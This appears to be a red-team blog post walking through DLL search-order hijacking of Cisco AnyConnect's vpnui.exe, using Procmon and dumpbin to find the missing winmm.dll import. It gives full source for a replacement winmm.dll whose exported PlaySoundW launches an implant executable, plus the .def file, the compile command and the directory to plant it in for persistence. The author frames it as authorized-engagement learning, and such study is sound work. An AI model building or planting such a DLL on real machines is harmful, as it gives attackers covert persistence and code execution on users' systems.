windows · exploit
Cisco AnyConnect DLL search-order hijacking
I’ve been working through the DLL hijacking material from Sektor7. These are my notes applying it to Cisco AnyConnect, including a small mistake with PlaySound that was enough to stop me in my tracks.
This is not a Cisco vulnerability report or a privilege-escalation path. The technique requires write access to the application directory and illustrates a loader behavior shared by many Windows applications.
AnyConnect example

Cisco AnyConnect (vpnui.exe) is configured to start automatically in many corporate environments. Even when it is not, it is usually started by the user right after logging on to their machine while working from home.
For that reason, it is a useful candidate for demonstrating DLL search-order hijacking. If you already have write access to the AnyConnect application directory during an authorized engagement, this example shows how that access can be turned into persistence.
The technique relies on the dependency-search mechanisms built into Windows.
The key question is where Windows looks, and in what order, when loading the DLLs used by a binary. Microsoft documents the process in Dynamic-link library search order.
For DLL hijacking, we examine the target while it loads and identify locations where a required DLL is not found. Normally the loader moves to the next location and eventually succeeds. The offensive opportunity is to place a purpose-built DLL in an earlier location that we can write to.
We can configure procmon.exe to help identify those situations:

We filter on the process: “vpnui.exe” and the result: “not found”.
There are many unsuccessful attempts to load a DLL. If we remove the “not found” filter, we can see the loader eventually find the library elsewhere—which is why the application still starts successfully.

The result: winmm.dll is particularly interesting because in many cases it only loads a single function. Usually, that function is PlaySoundA.
The number of imported functions matters because our replacement may take functionality away from the executable. More imports also mean more exports to reproduce or proxy.
If we swap in a malicious dll that does not contain adequate cover for all the functions the process needs the user might see an error. Bad news for us.
We can confirm the assumption about the small number of functions needed from winmm.dll using:
dumpbin /imports "C:\Program Files (x86)\Cisco\Cisco AnyConnect Secure Mobility Client\vpnui.exe"
We are looking at the imports required by the binary. Later, our replacement DLL will need to export the corresponding function.
If we search the output for “playsound” we see:

What’s interesting is that our assumption about PlaySoundA is slightly off. Not by much, but enough to mess things up if we don’t pay attention (I didn’t pay attention at first).
The function being imported is PlaySoundW, not PlaySoundA. It is the Unicode version and has a different parameter type that our replacement DLL must match.
If we attempted to use the function definition of PlaySoundA like we have in other dll hijacks we’d see:
error:
Microsoft (R) C/C++ Optimizing Compiler Version 19.27.29111 for x86
Copyright (C) Microsoft Corporation.  All rights reserved.

winmm.cpp
winmm.cpp(22): error C2733: 'PlaySoundW': you cannot overload a function with 'extern "C"' linkage
C:\Program Files (x86)\Windows Kits\10\include\10.0.18362.0\um\playsoundapi.h(114): note: see declaration of 'PlaySoundW'
The error is very useful because if we view C:\Program Files (x86)\Windows Kits\10\include\10.0.18362.0\um\playsoundapi.h we’d find the two function prototypes in the file and note the subtle differences:
WINMMAPI
BOOL
WINAPI
PlaySoundA(
    _In_opt_ LPCSTR pszSound,
    _In_opt_ HMODULE hmod,
    _In_ DWORD fdwSound
    );

WINMMAPI
BOOL
WINAPI
PlaySoundW(
    _In_opt_ LPCWSTR pszSound,
    _In_opt_ HMODULE hmod,
    _In_ DWORD fdwSound
    );
With that in mind, our hijack .dll will be:
#include <Windows.h>

BOOL APIENTRY DllMain(HMODULE hModule, DWORD ul_reason_for_call, LPVOID lpReserved) {
    return TRUE;
}

extern "C" {
    __declspec(dllexport) BOOL WINAPI PlaySoundW(
        LPCWSTR pszSound,
        HMODULE hmod,
        DWORD fdwSound) {
        STARTUPINFOW info = { sizeof(info) };
        PROCESS_INFORMATION processInfo = { 0 };
        CreateProcessW(
            L"c:\\temp\\implant.exe",
            NULL, NULL, NULL, FALSE, 0, NULL, NULL,
            &info, &processInfo);
        return TRUE;
    }
}
For safety, we keep DllMain minimal and trigger our payload from the exported PlaySoundW function instead. This avoids running heavy logic while the loader lock is held. (As before, returning TRUE without calling the original function could still be user-visible in some applications, and the right answer might be to proxy to the real DLL if needed.)
Then we define the header file to let the compiler know we are exporting a function (even if it does nothing, the original binary is going to be looking for it):
LIBRARY "WinMM"
EXPORTS
  PlaySoundW
Compile the DLL:
cl.exe /D_USRDLL /D_WINDLL winmm.cpp <source>.def /MT /link /DLL /OUT:winmm.dll
Compile from the 32-bit Visual Studio environment to match the bitness of vpnui.exe. For Visual Studio 2019, use the x86 Native Tools Command Prompt.
If everything has gone to plan, place the DLL in the AnyConnect directory: C:\Program Files (x86)\Cisco\Cisco AnyConnect Secure Mobility Client.

The next time AnyConnect loads, it finds winmm.dll in its own program directory before reaching the legitimate library in the Windows directory.
Which means -
Our malicious code is executed, rather than the code in the real winmm.dll:

The useful check here is the pair of observations: Procmon shows which file the loader found, and the import table shows which function the application expects. A NAME NOT FOUND result on its own wasn’t enough to build the example correctly. The A versus W detail mattered.